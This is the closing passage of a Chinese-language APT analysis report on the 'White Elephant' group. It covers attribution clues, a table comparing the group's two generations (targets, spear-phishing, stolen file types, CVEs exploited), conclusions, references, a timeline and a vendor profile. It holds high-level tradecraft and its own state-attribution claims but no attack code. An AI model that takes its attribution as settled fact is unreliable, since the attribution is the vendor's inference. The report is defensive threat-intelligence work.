


图 3-23 可能被入侵的网站

3.8.3 与背景和来源相关的信息

基于现有资源可以分析出，“白象二代”组织一名开发人员的 ID 为：“Kanishk”，通过维基百科查询到一个类似单词“Kanishka”，这是一个梵文译音，中文翻译为“迦腻色迦”，迦腻色迦是贵霜帝国（Kushan Empire）的君主，贵霜帝国主要控制范围在印度河流域。

Kanishka

From Wikipedia, the free encyclopedia

For other uses, see Kanishka (disambiguation).

Kanishka I (Sanskrit: कनिष्क; Bactrian: 𐰽𐰺𐰍𐰏𐰤, *Kaneshki*; Middle Chinese: 迦膩色伽 (Ka-ni-sak-ka > New Chinese: Jianisejia), or **Kanishka the Great**, was the emperor of the Kushan dynasty in the second century (c. AD 127–163). He is famous for his military, political, and spiritual achievements. A descendant of Kushan empire founder Kujula Kadphises, Kanishka came to rule an empire in Bactria extending from Turfan in the Tarim Basin to Pataliputra on the Gangetic plain. The main capital of his empire was located at *Puruṣapura* in Gandhara, with two other major capitals at *Kapisa* and *Mathura*.

His conquests and patronage of Buddhism played an important role in the development

Kanishka I
Kushan king



Gold coin of Kanishka. British Museum.

Reign	2nd century
Predecessor	Vima Kadphises
Successor	Huviska
Religion	Buddhism

图 3-24 “Kanishk”相关信息

4 总结

两代“白象”的对比

我们将“白象一代”和“白象二代”的部分要素通过表格的形式进行了对比，可以看出相关国家背景攻击能力的发展：

	白象一代	白象二代
主要威胁目标	巴基斯坦大面积的目标和中国的少数目标（如高等院校）	巴基斯坦和中国的大面积目标，包括教育、军事、科研、媒体等各种目标
先导攻击手段	鱼叉式钓鱼邮件，含直接发送附件	鱼叉式钓鱼邮件，发送带有格式漏洞文档的链接
窃取的文件类型	*.doc *.docx *.xls *.ppt *.pps *.pptx *.xlsx *.pdf	*.doc *.docx *.xls *.ppt *.pptx *.xlsx *.pdf *.csv *.pst *.jpeg
社会工程技巧	PE 双扩展名、打开内嵌图片，图片伪造为军事情报、法院判决书等，较为粗糙	伪造相关军事、政治信息，较为精细
使用漏洞	未见使用	CVE-2014-4114 CVE-2012-0158 CVE-2015-1761
二进制攻击载荷开发编译环境	VC、VB、DEV C++、AutoIt	Visual C#、AutoIt
二进制攻击载荷加壳情况	少数使用 UPX	不加壳
数字签名盗用/仿冒	未见	未见
攻击组织规模猜想	10~16 人，水平参差不齐	有较高攻击能力的小分队
威胁后果判断	造成一定威胁后果	可能造成严重后果

在过去数年间，中国的信息系统和用户遭遇了来自多方的网络入侵的持续考验，这些攻击使用各种高级的（也包括看起来并不足够高级的）攻击技巧，以获取机要信息、科研成果和其他秘密为对象。攻击组织在关键基础设施和关键信息系统中长期持久化，以窃密和获取更多行动主动权为目的，其危害潜在之大、影响领域之深，绝非网站篡改涂鸦或传统 DDoS 所能比拟。这些攻击也随实施方的战略意图、能力和关注点的不同，表现出不同的方法和特点。尽管中国用户更多焦虑于那些上帝视角^[7]的攻击，但从我们针对“白

象”的分析可以看到，来自地缘利益竞争国家与地区的网络攻击，同样是中国信息化的重大风险和挑战。而且这些攻击虽然往往显得有些粗糙，但却更为频繁和直接，挥之不去。

对于类似“白象”这样的攻击组织，因缺少人脉和电磁能力作为掩护，其更多依赖类似电子邮件这样的互联网入口。从一个全景的防御视图来看，这本来是一个可以收紧的入口，但对于基础感知、检测、防御能力不足的社会肌体来说，这种具有定向性的远程攻击是高度有效的，而且会淹没在大量其他的非定向的安全事件中。

反 APT 攻击，要对抗攻击者坚定、持续的攻击意志，而这同样对于对抗 APT 的安全分析团队提升了更高的要求，从安全厂商角度，是在感知分析工程体系支撑下的持续对抗，我们必须持续跟踪攻击者的技巧、意图和路径，将这些经验转化为用户侧的防御改善和产品能力更新。安全分析团队既要有曝光对手的勇锐，也要有成边十载、不为人知的意志与沉稳。

此外，我们觉得遗憾的是，“白象”系列作为非常活跃的 APT 攻击行动，在过去数年都仿佛始终在国际大部分主流安全厂商的视野之外。令我们欣慰的是，在我们完成这一报告的过程中，我们看到了卡巴斯基等友商披露了相关事件，命名为“The Dropping Elephant”的行动。尽管我们使用了不同的名字，但共同联想到“Elephant”，是我们对相关攻击来源的重要解读。

本报告的基础版本是中文版本，就像安天过去的一些技术报告一样，我们用蹩脚的英文将他们翻译为英文版本。尽管我们不知道会有读者会阅读我们的报告，但我们要努力告知世界关于中国所遭遇到的网络攻击的真实情况，作为中国的网络安全研究者，我们期待“中国是网络安全受害者”这一事实会战胜刻板偏见。

附录一：参考资料

-
- [1] Norman: Unveiling an Indian Cyberattack Infrastructure
http://enterprise.norman.com/resources/files/Unveiling_an_Indian_Cyberattack_Infrastructure.pdf
 - [2] CCF: 反病毒方法的现状、挑战与改进
<http://www.ccf.org.cn/resources/1190201776262/2014/05/12/10.pdf> <http://zh.wikipedia.org/wiki/Bash>
 - [3] 安天: APT 事件样本集的度量
http://www.antiy.com/resources/The_Measurement_of_APT_Sample_Set.pdf
 - [4] 安天技术文章汇编（十·二）-高级持续性威胁（APT）专题第二分册
 - [5] 安天: A²PT 与“准 APT”事件中的攻击武器
http://www.antiy.com/presentation/Attack_Weapons_in_A2PT_and_APT-To-Be_Incidents.pdf

- [6] 安天：沙虫（CVE-2014-4114）相关威胁综合分析报告——及对追影安全平台检测问题的复盘
<http://www.antiy.com/response/cve-2014-4114.html>
- [7] 肖新光：美国凭什么能开启“上帝模式”
http://news.xinhuanet.com/world/2015-09/19/c_128246851.htm
- [8] FireEye：The Dual Use Exploit: CVE-2013-3906 Used in Both Targeted Attacks and Crimeware Campaigns
<https://www.fireeye.com/blog/threat-research/2013/11/the-dual-use-exploit-cve-2013-3906-used-in-both-targeted-attacks-and-crimeware-campaigns.html>
- [9] Scumware.org：Scumware search. scumware.org
<http://www.scumware.org/report/173.236.24.254>
- [10] Theimes：MacKenzie,Stuart
http://www.thetimes.co.uk/tto/multimedia/archive/00372/DOC100113-100120132_372895a.pdf
- [11] Wikipedia：CME Group. Wikipedia
http://en.wikipedia.org/wiki/CME_Group
- [12] WIPO：WIPO Arbitration and Mediation Center. WIPO
<http://www.oapi.wipo.net/amc/en/domains/search/text.jsp?case=D2012-1666>
- [13] Scumware.org：Scumware search. Scumware.org
<http://www.scumware.org/report/bluecreams.com>
- [14] Clean-mx：Viruswatch. Virus-sites with status changes. Clean-MX.com
<http://lists.clean-mx.com/pipermail/viruswatch/20110317/023586.html>

附录二：事件日志

时间	相关事项
2012年7月6日	安天捕获“白象”针对中国某高校攻击的首个事件，当时作为一般样本入库，后陆续捕获其他样本。
2013年5月20日	Norman 发布报告《OPERATION HANGOVER Executive Summary——Unveiling an Indian Cyberattack Infrastructure》，曝光了 HangOver 攻击行动。
2013年8月22日	安天在中科院某机构做小报告，介绍对“白象行动”的跟踪分析情况。
2014年4月	安天在中国计算机学会会刊《中国计算机学会通讯》上撰文，少量披露分析进展。

2014年9月	安天在互联网安全大会报告中，全面披露本事件，但因其他原因，报告未能发布。
2015年12月18日	相关报告被编入《安天技术文章汇编（十•二）-APT专题第二分册》。
2016年1月26日	安天捕获到“白象二代”利用 CVE-2014-4114 漏洞针对国内攻击的样本。
2016年2月至5月	安天连续捕获到“白象二代”的鱼叉式钓鱼邮件。
2016年5月	在捕获到多起事件后，安天分析人员发现和“白象一代”有关。
2016年7月5日	“白象二代”内部分析报告完成。

附录三：关于安天

安天从反病毒引擎研发团队起步，目前已发展成为以安天实验室为总部，以企业安全公司、移动安全公司为两翼的集团化安全企业。安天始终坚持以安全保障用户价值为企业信仰，崇尚自主研发创新，在安全检测引擎、移动安全、网络协议分析还原、动态分析、终端防护、虚拟化安全等方面形成了全能力链布局。安天的监控预警能力覆盖全国、产品与服务辐射多个国家。安天将大数据分析、安全可视化等方面的技术与产品体系有效结合，以海量样本自动化分析平台延展工程师团队作业能力、缩短产品响应周期。结合多年积累的海量安全威胁知识库，综合应用大数据分析、安全可视化等方面经验，推出了应对高级持续性威胁（APT）和面向大规模网络与关键基础设施的态势感知与监控预警解决方案。

全球超过三十家以上的著名安全厂商、IT 厂商选择安天作为检测能力合作伙伴，安天的反病毒引擎得以为全球近十万台网络设备和网络安全设备、近两亿部手机提供安全防护。安天移动检测引擎是全球首个获得 AV-TEST 年度奖项的中国产品。安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是中国国家信息安全漏洞库六家首批一级支撑单位之一。安天是中国应急响应体系中重要的企业节点，在红色代码、口令蠕虫、震网、破壳、沙虫、方程式等重大安全事件中，安天提供了先发预警、深度分析或系统的解决方案。

安天实验室更多信息请访问：<http://www.antiy.com>（中文）

<http://www.antiy.net>（英文）

安天企业安全公司更多信息请访问：<http://www.antiy.cn>

安天移动安全公司（AVL TEAM）更多信息请访问：<http://www.avlsec.com>